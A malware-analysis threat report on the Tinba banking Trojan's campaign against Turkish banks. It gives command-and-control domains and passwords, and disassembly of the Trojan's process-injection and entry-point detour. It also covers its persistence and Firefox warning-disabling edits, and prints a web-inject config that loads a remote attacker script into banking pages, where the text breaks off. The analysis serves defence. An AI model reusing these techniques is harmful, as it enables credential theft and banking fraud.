Threat Report:

W32.Tinba (Tinybanker)
The Turkish Incident

CSIS Security Group A/S:

Peter Kruse

Trend Micro Incorporated

Feike Hacquebord
Robert McArdle

Contents

Abstract

The following report contains a technical analysis of the Tinba Trojan-banker family. The name “Tinba” was assigned by CSIS and represents the small size of this Trojan-banker (approximately 20 KB). The name is derived from the words “tiny” and “bank.” The malware is also known as “Tinybanker” and “Zusy.”

This report focuses on several different variants of the Tinba Trojan and includes:

- Name and family
- MD5/SHA1
- Malware analysis

Based on the intelligence gathered during a four-month period of close monitoring, this specific group is focused on Turkey. The infection map below outlines the areas of Turkish attacks (see Figure 1).




Figure 1. Overview of the Tinba Trojan-banker Turkish attacks.

Zooming in closer provides a better view of the concentration of this campaign (see Figure 2).




Figure 2. Tinba Trojan-banker Turkish attack concentration.

As one of several Tinba campaigns currently running, CSIS and Trend Micro have identified more than 60,000 unique infections in Turkey. This is based on unique IPs, and the numbers may vary.

These cyber criminals specifically target financial institutions inside Turkey with the Tinba virus, which can account for potentially high losses due to unauthorized banking transactions.

Blackhole Exploit Kit

In monitoring the Tinba gang for a long period of time, the number of infections is increasing. More interesting is the fact that the actual infection with Tinba is accomplished using the infamous Blackhole exploit kit. For example, see the following infection chain:

```
hxxp://sondder.ws/data/ap2.php
  --> hxxp://sondder.ws/main.php?page=1a38e197e2c1e8a2
          -->hxxp://sondder.ws/w.php?f=182b5&e=1
(Tinba MD5: b6991e7497a31fada9877907c63a5888)
```

Besides the payload itself, Blackhole is also used, due to the fact that the victim first receives the text "*Please wait page is loading...,*" while the host is being compromised. Several gangs use the Blackhole Exploit kit to infect PCs and automatically hook these into a Botnet.

(Note: Strings http://are intentionally changed to hxxp://).

Tinba Overview

Tinba is a small data stealing Trojan-banker. It hooks into browsers and steals login data, as well as sniffs network traffic. As with several other sophisticated banker-Trojans, it also uses Man in the Browser (MiTB) tricks and Web injects to change the look and feel of certain Web pages. Its purpose is to circumvent Two Factor Authentication (2FA) or to trick the infected user into providing additional sensitive data such as credit card data.

Tinba is the smallest Trojan-banker CSIS has encountered to date, and it belongs to a new family of malware. The code is approximately 20 KB in size (including configuration and Web injects) and is simple without any packing or advanced encryption. Analyzed samples show that the antivirus detection is low.

Upon execution, Tinba kicks off an injection routine, which is obfuscated to avoid antivirus detection (see Figure 4). It allocates new memory space where this specific injection function is stored and injects itself into the newly created process “winver.exe” (Version Reporter Applet). The latter is a legitimate file in the windows system folder. Tinba also injects itself into both "explorer.exe" and "svchost.exe" processes.

Tinba primarily uses four different libraries during runtime: ntdll.dll, advapi32.dl, ws2_32.dll, and user32.dll. The main components are copied into the [%ALLUSERSPROFILE%]\Application Data\default directory. These consist of the main malware executable (bin.exe), the encrypted configuration file (cfg.dat), and the web inject file (web.dat). The bin.exe is added as a run key in the registry so that the code is executed after system shutdown/reboot.

The malware injects itself into the newly created process winver.exe (Version Reporter Applet). This file is located in the system32 directory of %windir%. The malware primarily injects itself into the already running explorer.exe or it starts a new copy of svchost.exe (see Figure 5). Using a different process than these can make the malware less suspicious to the user.

The malware retrieves remote process context and then overwrites the original entry point with a short detour to the injected memory. The rest of the file image remains unmodified.






Figure 3. Dialog box defined in the file’s resources.



```
MOV DL,BYTE PTR DS:[ESI]
XOR DL,C7
MOV BYTE PTR DS:[EDI],DL
INC EDI
INC ESI
DEC ECX
JNE SHORT 00404854
```

```
MOV DL,BYTE PTR DS:[ESI]
XOR DL,90
MOV BYTE PTR DS:[EDI],DL
INC EDI
INC ESI
DEC ECX
JNE SHORT 00404A54
```

Figure 4. The Trojan uses simple obfuscation of the injected code. This example shows the two same routines with different XOR values.



```
CALL DWORD PTR DS:[EBX+401208]          CreateProcessA
PUSH 40
PUSH 3000
PUSH 2CA5
PUSH 0
PUSH DWORD PTR SS:[EBP-54]
CALL DWORD PTR DS:[EBX+4012B0]          VirtualAllocEx
MOV EDI,EAX
ADD EAX,0
LEA ESI,[EBP-32A]
MOV BYTE PTR DS:[ESI],68
MOV DWORD PTR DS:[ESI+1],EAX
MOV BYTE PTR DS:[ESI+5],0C3
PUSH 0
PUSH 2CA5
LEA EAX,[EBX+401000]
PUSH EAX
PUSH EDI
PUSH DWORD PTR SS:[EBP-54]
CALL DWORD PTR DS:[EBX+4012D8]          WriteProcessMemory
MOV DWORD PTR SS:[EBP-320],10007
LEA EAX,[EBP-320]
PUSH EAX
PUSH DWORD PTR SS:[EBP-50]
CALL DWORD PTR DS:[EBX+401210]          GetThreadContext
LEA EAX,[EBP-324]
PUSH EAX
PUSH 40
PUSH 6
PUSH DWORD PTR SS:[EBP-270]
PUSH DWORD PTR SS:[EBP-54]
CALL DWORD PTR DS:[EBX+4012C0]          VirtualProtectEx
PUSH 0
PUSH 6
LEA EAX,[EBP-32A]
PUSH EAX
PUSH DWORD PTR SS:[EBP-270]
PUSH DWORD PTR SS:[EBP-54]
CALL DWORD PTR DS:[EBX+4012D8]          WriteProcessMemory
PUSH DWORD PTR SS:[EBP-50]
CALL DWORD PTR DS:[EBX+401218]          ResumeThread
PUSH 0
CALL DWORD PTR DS:[EBX+4012A0]          ExitProcess
```

DETOUR

```
PUSH 0F0000h
RET
```

STACK

```
ApplicationName = NULL
CommandLine = "winver"
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_SUSPENDED
pEnvironment = NULL
CurrentDirectory = NULL
```

STACK

```
hProcess = 000000A4
BaseAddress = 0F0000
Buffer = 01E00000
Size = 11429.
pBytesWritten = NULL
```

```
hProcess = 000000A4
Address = 010014F6   remote ENTRY POINT
Size = 6
NewProtect = PAGE_EXECUTE_READWRITE
```

STACK

ORIGINAL ENTRY POINT

```
010014F4  INT3
010014F5  INT3
010014F6  PUSH 70
010014F8  PUSH winver.010010D8
010014FD  CALL 01001720
01001502  LEA EAX,[EBP-80]
01001505  PUSH EAX
```

WRITING DETOUR

HIJACKED ENTRY POINT


```
010014F3  INT3
010014F4  INT3
010014F5  INT3
010014F6  PUSH 0F0000
010014FB  RETN
010014FC  ADD EAX,EBP
010014FE  PUSH DS
```

Figure 5. The malware suspends winver.exe and injects itself into allocated memory. After a writing detour to the injected code, the malware resumes the main thread.

The malware is primarily using four system libraries during runtime – ntdll.dll, advapi32.dll, ws2_32.dll, and user32.dll. It adds the following registry key in order to survive reboot:

> HKCU\ Software\Microsoft\Windows\CurrentVersion\Run with the name "default."

The executable file (bin.exe) and related configuration files (cfg.dat, web.dat) are stored in %ALLUSERSPROFILE%\Application Data\default. The malware checks the current path of the executed file. If it is different from %ALLUSERSPROFILE%\Application Data\default\bin.exe, it assumes that it is running for the first time and copies itself to this directory before creating the registry key (see Figure 6).



Name	Type	Data
(Default)	REG_SZ	(value not set)
default	REG_SZ	"C:\Documents and Settings\All Users\Application Data\default\bin.exe"

Figure 6. W32.Tinba installation path and registry key.

Disables Warning Page in Firefox

Tinba also disables the Firefox browser warning page (http://www.mozilla.org/en-US/firefox/phishing-protection/) when visiting potential harmful Web pages. Mozilla describes this page as follows: "*Firefox 3 or later contains built-in phishing and malware protection to help keep you safe online. These features will warn you when a page you visit has been reported as a Web forgery of a legitimate site (sometimes called "phishing" pages) or as an attack site designed to harm your computer (otherwise known as malware*)." Because the malware turns off this warning, the user may continue to the malicious site uninterrupted.

It does so by searching for the Firefox Install folder, e.g., %SystemDrive%\Documents and Settings\All Users\Application Data\Mozilla\Firefox\Profiles\[USER PROFILE NAME]\user.js, which is then modified with the following content: *"user_pref("security.warn_submit_insecure",false);user_pref("security.warn_viewing_mixed",false)."*

Malware Communication


The Tinba virus utilizes a RC4 encryption algorithm to protect its own communication with the control server. To date, CSIS and Trend Micro have identified samples with more than five different passwords, such as default_password and wer8c7ygbw485ghw.

The malware has four hardcoded domains. When the malware cannot receive a proper reply from the first one, it moves on to the next on the list.

Taking four of the observed samples as an example, there are 12 domains in three different sets (highlighted with different colors). A more complete set of Tinba domains is included in Appendix A of this report.

Domain
dakotapowervears.com
2dakotapowervears2.com
da3kotapowerve3ars.com
d4a3kotapowerve3a4rs.com
monolitabuse.com
mon1olitabuse1.com
mon2olit2abuse.com
mo3nolitabus33e.com
monoliowners.com
m1onoliowners1.com
m2onoliowners22.com
mo3nolio3wne3rs.com

Only one IP address, 77.79.11.71, has been associated with the given domains.




77.79.11.71 IP address location & more:	
IP address [?]:	77.79.11.71 Copy [Whois] [Reverse IP]
IP country code:	LT
IP address country:	Lithuania
IP address state:	n/a
IP address city:	n/a
IP address latitude:	56.0000
IP address longitude:	24.0000
ISP of this IP [?]:	Splius
Organization:	Webhosting
Host of this IP: [?]:	hst-11-71.duomenucentras.lt [Whois] [Trace]

This net block has many suspicious and malicious domains, spanning money mule websites, fake antivirus, counterfeit handbags and clothes, drive-by and C&C servers. Although the domains are currently suspended or sinkholed, CSIS and Trend Micro are also monitoring several other active campaigns.

Downloading Updates

Here’s how the malware works (see Figure 7): The malware sends an encrypted string EHLO to the remote control server. The received data is encrypted with the same key as the EHLO message. Before saving the data to a local file, the malware searches in the remote reply for CR,LF,CR,LF (0D0A0D0Ah) and then proceeds with a data type check, which is defined as the first byte. If the type is equal to 1, then content is saved as bin.exe. If the type is equal to 2, then the file cfg.bin is created. If the type is 3, then data is stored in the file named web.dat. All these files are created in the directory %ALLUSERSPROFILE%\Application Data\default.



```
00000000  50 4f 53 54 20 2f 69 6e  64 65 78 2e 70 68 70 20  POST /in dex.php
00000010  48 54 54 50 2f 31 2e 31  0d 0a 48 6f 73 74 3a 20  HTTP/1.1 ..Host:
00000020  6d 6f 6e 6f 6c 69 74 61  62 75 73 65 2e 63 6f 6d  mon      use.com
00000030  0d 0a 55 73 65 72 2d 41  67 65 6e 74 3a 20 4d 6f  ..User-A gent: Mo
00000040  7a 69 6c 6c 61 2f 35 2e  30 20 28 57 69 6e 64 6f  zilla/5. 0 (Windo
00000050  77 73 20 4e 54 20 35 2e  31 3b 20 72 76 3a 31 32  ws NT 5. 1; rv:12
00000                                 30 31 30 30 31  .0) Geck o/201001
00000                                 31 32 2e 30 0d  01 Firef ox/12.0.
00000                                 78 74 2f 68 74  .Accept:  text/ht
00000                                 69 6f 6e 2f 78  ml,appli cation/x
00000                                 70 6c 69 63 61  html+xml ,applica
00000                                 30 2e 39 2c 2a  tion/xml ;q=0.9,*
00000                                 63 63 65 70 74  /*;q=0.8 ..Accept
00000                                 72 75 2d 72 75  -Languag e: ru-ru
00000                                 6e 2d 75 73 3b  ,ru;q=0. 8,en-us;
00000                                 30 2e 33 0d 0a  q=0.5,en ;q=0.3..
00000                                 64 69 6e 67 3a  Accept-E ncoding:
00000110  20 67 7a 69 7  2c 20 64  65 66 6c 61 74 65 0d 0a   gzip, d eflate..
00000120  43 6f 6e 6e 65    74 69  6f 6e 3a 20 63 6c 6f 73  Connecti on: clos
00000130  65 0d 0a 43 6f             54 79 70 65 3a  e..Conte nt-Type:
00000140  20 61 70 70 6c    63 61            6e 2f 78 2d 77   applica tion/x-w
00000150  77 77 2d 66 6f            75 72 6c 65 6e 63 6f 64  ww-form- urlencod
00000160  65 64 0d 0a 43          74  65 6e 74 2d 4c 65 6e 67  ed..Cont ent-Leng
00000170  74 68 3a 20 31 33 0d 0a  0d 0a 02 a4 d2 80        th: 13.. ......
0000017E  00 04 00 00 00 6a cc aa  39                       .....j.. 9
```

```
PUSH 0
PUSH 4
CALL 004010ED
ASCII "EHLO",0
LEA EAX,[EBX+401EC0]
CALL EAX
PUSH 493E0
CALL DWORD PTR DS:[EBX+401320]
JMP SHORT 004010DF
```

```
48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d HTTP/1.1  200 OK.
0a 53 65 72 76 65 72 3a  20 6e 67 69 6e 78 2f 30 .Server:  nginx/0
2e 37 2e 36 37 0d 0a 44  61 74 65 3a 20 54 75 65 .7.67..D ate: Tue
2c 20 30 31 20 4d 61 79  20 32 30 31 32 20 30 36 , 01 May  2012 06
3a 35 36 3a 33 38 20 47  4d 54 0d 0a 43 6f 6e 74 :56:38 G MT..Cont
65 6e 74 2d 54 79 70 65  3a 20 74 65 78 74 2f 68 ent-Type : text/h
74 6d 6c 0d 0a 43 6f 6e  6e 65 63 74 69 6f 6e 3a tml..Con nection:
20 63 6c 6f 73 65 0d 0a  58 2d 50 6f 77 65 72 65  close.. X-Powere
64 2d 42 79 3a 20 50 48  50 2f 35 2e 33 2e 33 2d d-By: PH P/5.3.3-
37 2b 73 71 75 65 65 7a  65 33 0d 0a 56 61 72 79 7+squeez e3..Vary
3a 20 41 63 63 65 70 74  2d 45 6e 63 6f 64 69 6e : Accept -Encodin
67 0d 0a 43 6f 6e 74 65  6e 74 2d 45 6e 63 6f 64 g..Conte nt-Encod
69 6e 67 3a 20 67 7a 69  70 0d 0a 43 6f 6e 74 65 ing: gzi p..Conte
6e 74 2d 4c 65 6e 67 74  68 3a 20 31 30 34 38 0d nt-Lengt h: 1048.
0a 0d 0a 1f 8b 08 00 00  00 00 00 00 03 01 01 04 ........ ........
fe fb 03 25 f7 83 02 c1  07 c2 ea 40 e1 34 61 be ...%.... ...@.4a.
80 8a a8 0e de f5 57 28  98 ff a9 e0 a4 54 f2 41 ......W( .....T.A
0c c6 29 89 1e 02 44 87  68 a8 6f a3 73 60 a4 a7 ..)...D. h.o.s`..
ac 7b e1 18 68 d7 9f 09  36 19 31 ca 97 c9 a3 ed .{..h... 6.1.....
46 0c 04 81 f5 4b 0b fa  6b 03 7a 36 48 19 8d bd F....K.. k.z6H...
f8 02 00 24 23 2c be f1  e7 1d 59 00 9a 8f 83 5c ...$#,.. ..Y....\
1a 35 4b 35 dd bc 77 02  11 c0 4b 4a 66 27 03 f5 .5K5..w. ..KJf'..
b7 fc 82 ad 79 e6 bb e1  ec be 0a f0 b1 af e0 59 ....y... .......Y
3a b0 34 c3 12 6c e1 67  d9 d2 a2 e4 00 d0 64 e8 :.4..l.g ......d.
a1 9f 7f 16 0b 83 9b de  31 35 6e d9 45 6f 9e 2d ........ 15n.Eo.-
```

```
ADD EAX,4
CMP EAX,EDI
JE 004023F5
MOV ESI,EAX
LEA EAX,[EBP-10
PUSH EAX
LEA EAX,[EBX+40
CALL EAX
CMP BYTE PTR DS:[ESI],1      type=1
JNE SHORT 0040239F
CALL 00402390
ASCII "\bin.exe",0
LEA EAX,[EBP-104]
PUSH EAX
CALL DWORD PTR DS:[EBX+4012E0]    lstrcat
JMP SHORT 004023E1
CMP BYTE PTR DS:[ESI],2      type=2
JNE SHORT 004023C1
CALL 004023B2
ASCII "\cfg.dat",0
LEA EAX,[EBP-104]
PUSH EAX
CALL DWORD PTR DS:[EBX+4012E0]    lstrcat
JMP SHORT 004023E1
CMP BYTE PTR DS:[ESI],3      type=3
JNE SHORT 004023F5
CALL 004023D4
ASCII "\web.dat",0
LEA EAX,[EBP-104]
PUSH EAX
CALL DWORD PTR DS:[EBX+4012E0]    lstrcat
```

Figure 7. The communication scheme of W32.Tinba – Different values of the data type are indicating the file type.


Content Modification – Web Injects

The Tinba virus enables a Man-In-The-Browser attack. To do so, it injects itself into processes named iexplore.exe and firefox.exe. After successful injection, the malware reads settings from the configuration files (cfg.dat and web.dat) and intercepts major functions of the libraries used by the Web browser.

The malware uses a well-known scheme for the webinjects configuration file. Targets are defined in the lines with set_url and the Website's content manipulation is completed by sets of "data_before", "data_inject," and "data_after" (see Figure 8).

Intercepted API of Mozilla Firefox
PR_Close
PR_Read
PR_Write

Intercepted API of Internet Explorer
HttpQueryInfoA
HttpSendRequestA
HttpSendRequestW
InternetCloseHandle
InternetQueryDataAvailable
InternetReadFile



```
set_url https://banking                    PG

data_before
</body>
data_end

data_inject
<script src="https://lorenzoo          /trade/dakort/script.js"> </script>
data_end

data_after
</html>
data_end

data_before
<body
data_end

data_inject
 style="visibility:hidden"
data_end

data_after

data_end


data_before
<script type="text/javascript">Form_hookup('login');</script>
data_end

data_inject
</form>
<script type="text/javascript">
data_end

data_after
```

